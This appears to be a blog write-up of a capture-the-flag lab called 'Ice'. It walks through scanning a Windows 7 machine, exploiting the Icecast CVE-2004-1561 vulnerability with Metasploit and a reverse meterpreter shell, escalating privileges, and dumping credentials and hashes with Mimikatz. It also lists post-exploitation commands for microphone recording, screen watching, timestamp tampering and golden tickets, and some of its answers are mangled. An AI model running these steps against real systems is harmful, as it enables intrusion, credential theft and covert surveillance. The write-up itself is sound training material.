



Ice.



Deploy & hack into a Windows machine, exploiting a very poorly secured media server.


by Krish Jana April 18, 2021

BWU Ethical Hacking(Batch-2)

- Task 1

Connect-

- Connect to our network using OpenVPN. Here is a mini walkthrough of connecting:



- download your configuration file
- Use an OpenVPN

```
(kali㉿kali)-[~]  
$ cd Downloads  
  
(kali㉿kali)-[~/Downloads]  
$ ls  
Kage.0.1.1-beta_linux.AppImage  Kage-master  Kage-master.zip  krishjana330.ovpn  
  
(kali㉿kali)-[~/Downloads]  
$ sudo openvpn krishjana330.ovpntop
```

- Now when you deploy material, you will see an internal IP address of your Virtual Machine



- Task 2

Recon-

- Scan and enumerate our victim with Nmap!

- Once the scan completes, we'll see a number of interesting ports open on this machine. As you might have guessed, the firewall has been disabled (with the service completely shutdown), leaving very little to protect this machine. One of the more interesting ports that is open is Microsoft Remote Desktop (MSRDP). What port is this open on?

Ans.- 3389

```
(root@kali)-[/home/kali]
# nmap -sS -A -T5 10.10.201.7 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 02:25
Nmap scan report for 10.10.201.7
Host is up (0.18s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7601 Service
3389/tcp   open  tcpwrapped
| rdp-ntlm-info:
|   Target_Name: DARK-PC
```

- What service did nmap identify as running on port 8000? (First word of this service)

Ans.- Icecast

```
|_http-title: Service Unavailable
8000/tcp    open  http          Icecast streaming media server
|_http-title: Site doesn't have a title (text/html).
49152/tcp   open  msrpc        Microsoft Windows RPC
```

- What does Nmap identify as the hostname of the machine? (All caps for the answer)

Ans.- DARK-PC

```
), Microsoft Windows Vista SP2, Windows 7, or Windows 7 SP1 (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 5 hops
Service Info: Host: DARK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
```

• **Task 3**

Gain Access-

- Now that we've identified some interesting services running on our target machine, let's do a little bit of research into one of the weirder services identified: Icecast. Icecast, or well at least this version running on our target, is heavily flawed and has a high level vulnerability with a score of 7.5 (7.4 depending on where you view it). What is the Impact Score for this vulnerability? Use <https://www.cvedetails.com/> for this question and the next.

Ans.- 6.4

CVSS scores for CVE-2004-1561						
Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source	First Seen
7.5	HIGH	AV:N/AC:L/Au:N/C:P/I:P/A:P	10.0	6.4	NIST	

- What is the CVE number for this vulnerability? This will be in the format: CVE-0000-0000

Ans.- CVSS scores for CVE-2004-1561

- After Metasploit has started, let's search for our target exploit using the command 'search icecast'. What is the full path (starting with exploit) for the exploitation module? If you are not familiar with metasploit, take a look at the [Metasploit](#) module.

Ans.- exploit/windows/http/icecast_header

Matching Modules						
#	Name	Disclosure Date	Rank	Check	Description	
0	exploit/windows/http/icecast_header	2004-09-28	great	No	Icecast Header Overwrite	

- Following selecting our module, we now have to check what options we have to set. Run the command 'show options'. What is the only required setting which currently is blank?

Ans.- rhosts

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > show options
```

Module options (exploit/windows/http/icecast_header):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8000	yes	The target port (TCP)

• Task 4

Escalate-

- Woohoo! We've gained a foothold into our victim machine! What's the name of the shell we have now?

Ans.- meterpreter

[illegible]

- What user was running that Iccast process? The commands used in this question and the next few are taken directly from the '[Metasploit](#)' module.

Ans.- Dark

- What build of Windows is the system?

Ans.- 7601

- Now that we know some of the finer details of the system we are working with, let's start escalating our privileges. First, what is the architecture of the process we're running?

Ans.- x64

```
meterpreter > sysinfo
Computer      : DARK-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 
```

- Running the local exploit suggester will return quite a few results for potential escalation exploits. What is the full path (starting with exploit/) for the first returned exploit?

Ans.- exploit/windows/local/bypassuac_eventvwr

```
meterpreter > run post/multi/recon/local_exploit_suggester
```

```
[*] 10.10.37.168 - Collecting local exploits for x86/windows ...
[*] 10.10.37.168 - 30 exploit checks are being tried ...
[+] 10.10.37.168 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.37.168 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 10.10.37.168 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.37.168 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.37.168 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.37.168 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.37.168 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.37.168 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
```

- Now that we've set our session number, further options will be revealed in the options menu. We'll have to set one more as our listener IP isn't correct. What is the name of this option?

Ans.- LHOST

- We can now verify that we have expanded permissions using the command `getprivs`. What permission listed allows us to take ownership of files?

Ans.- SeTakeOwnershipPrivilege

```
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

• Task 5

Looting:-

- In order to interact with lsass we need to be 'living in' a process that is the same architecture as the lsass service (x64 in the case of this machine) and a process that has the same permissions as lsass. The printer spool service happens to meet our needs perfectly for this and it'll restart if we crash it! What's the name of the printer service?

Mentioned within this question is the term 'living in' a process. Often when we take over a running program we ultimately load another shared library into the program (a dll) which includes our malicious code. From this, we can spawn a new thread that hosts our shell.

Ans.- spoolsv.exe

- Let's check what user we are now with the command `getuid`. What user is listed?

Ans.- NT AUTHORITY\SYSTEM

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

- Which command allows up to retrieve all credentials?

Ans.- creds_all

- Run this command now. What is Dark's password? Mimikatz allows us to steal this password out of memory even without the user 'Dark' logged in as there is a scheduled task that runs the Icecast as the user 'Dark'. It also helps that Windows Defender isn't running on the box ;) (Take a look again at the ps list, this box isn't in the best shape with both the firewall and defender disabled)

Ans.- Password01

```
meterpreter > creds_all
[*] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username  Domain  LM              NTLM              SHA1
-----
Dark      Dark-PC  e52cac67419a9a22ecb08369099ed302  7c4fe5eada682714a036e39378362bab  0d082c4b4f2aeafb67fd0ea568a997e9d3ebc0eb

wdigest credentials
=====
Username  Domain  Password
-----
(null)    (null)  (null)
DARK-PC$ WORKGROUP (null)
Dark      Dark-PC  Password01!

tspkg credentials
=====
Username  Domain  Password
-----
Dark      Dark-PC  Password01!

kerberos credentials
=====
Username  Domain  Password
-----
(null)    (null)  (null)
Dark      Dark-PC  Password01!
dark-pc$  WORKGROUP (null)
```

• Task 6

Post-Exploitation-

- What command allows us to dump all of the password hashes stored on the system? We won't crack the Administrative password in this case as it's pretty strong (this is intentional to avoid password spraying attempts)

Ans.- hashdump

Priv: Password database Commands

Command	Description
<u>hashdump</u>	Dumps the contents of the SAM database

Priv: Timestamp Commands

- While more useful when interacting with a machine being used, what command allows us to watch the remote user's desktop in real time?

Ans.- screenshare

Stdapi: Webcam Commands

Command	Description
<u>record_mic</u>	Record audio from the default microphone for X seconds

- How about if we wanted to record from a microphone attached to the system?

Ans.- record_mic

Stdapi: Webcam Commands

Command	Description
<u>record_mic</u>	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

- To complicate forensics efforts we can modify timestamps of files on the system. What command allows us to do this? Don't ever do this on a pentest unless you're explicitly allowed to do so! This is not beneficial to the defending team as they try to breakdown the events of the pentest after the fact.

Ans.- timestomp

Priv: Timestomp Commands

Command	Description
<u>timestomp</u>	Manipulate file MACE attributes

- Mimikatz allows us to create what's called a `golden ticket`, allowing us to authenticate anywhere with ease. What command allows us to do this?

Golden ticket attacks are a function within Mimikatz which abuses a component to Kerberos (the authentication system in Windows domains), the ticket-granting ticket. In short, golden ticket attacks allow us to maintain persistence and authenticate as any user on the domain.


Ans.- `golden_ticket_create`

```

t
dcsync      Retrieve user account information via DCSync (unparsed)
dcsync_ntlm Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticke Create a golden kerberos ticket
t_create
kerberos_tic List all kerberos tickets (unparsed)
ket_list
kerberos_tic Purge any in-use kerberos tickets
ket_purge
kerberos_tic Use a kerberos ticket
ket_use
kiwi_cmd     Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam Dump LSA SAM (unparsed)
lsa_dump_sec Dump LSA secrets (unparsed)
rets
password_cha Change the password/hash of a user
nge
wifi_list    List wifi profiles/creds for the current user
wifi_list_sh List shared wifi profiles/creds (requires SYSTEM)
ared

```

-Done-



Published by Krish Jana

[View all posts by Krish Jana](#)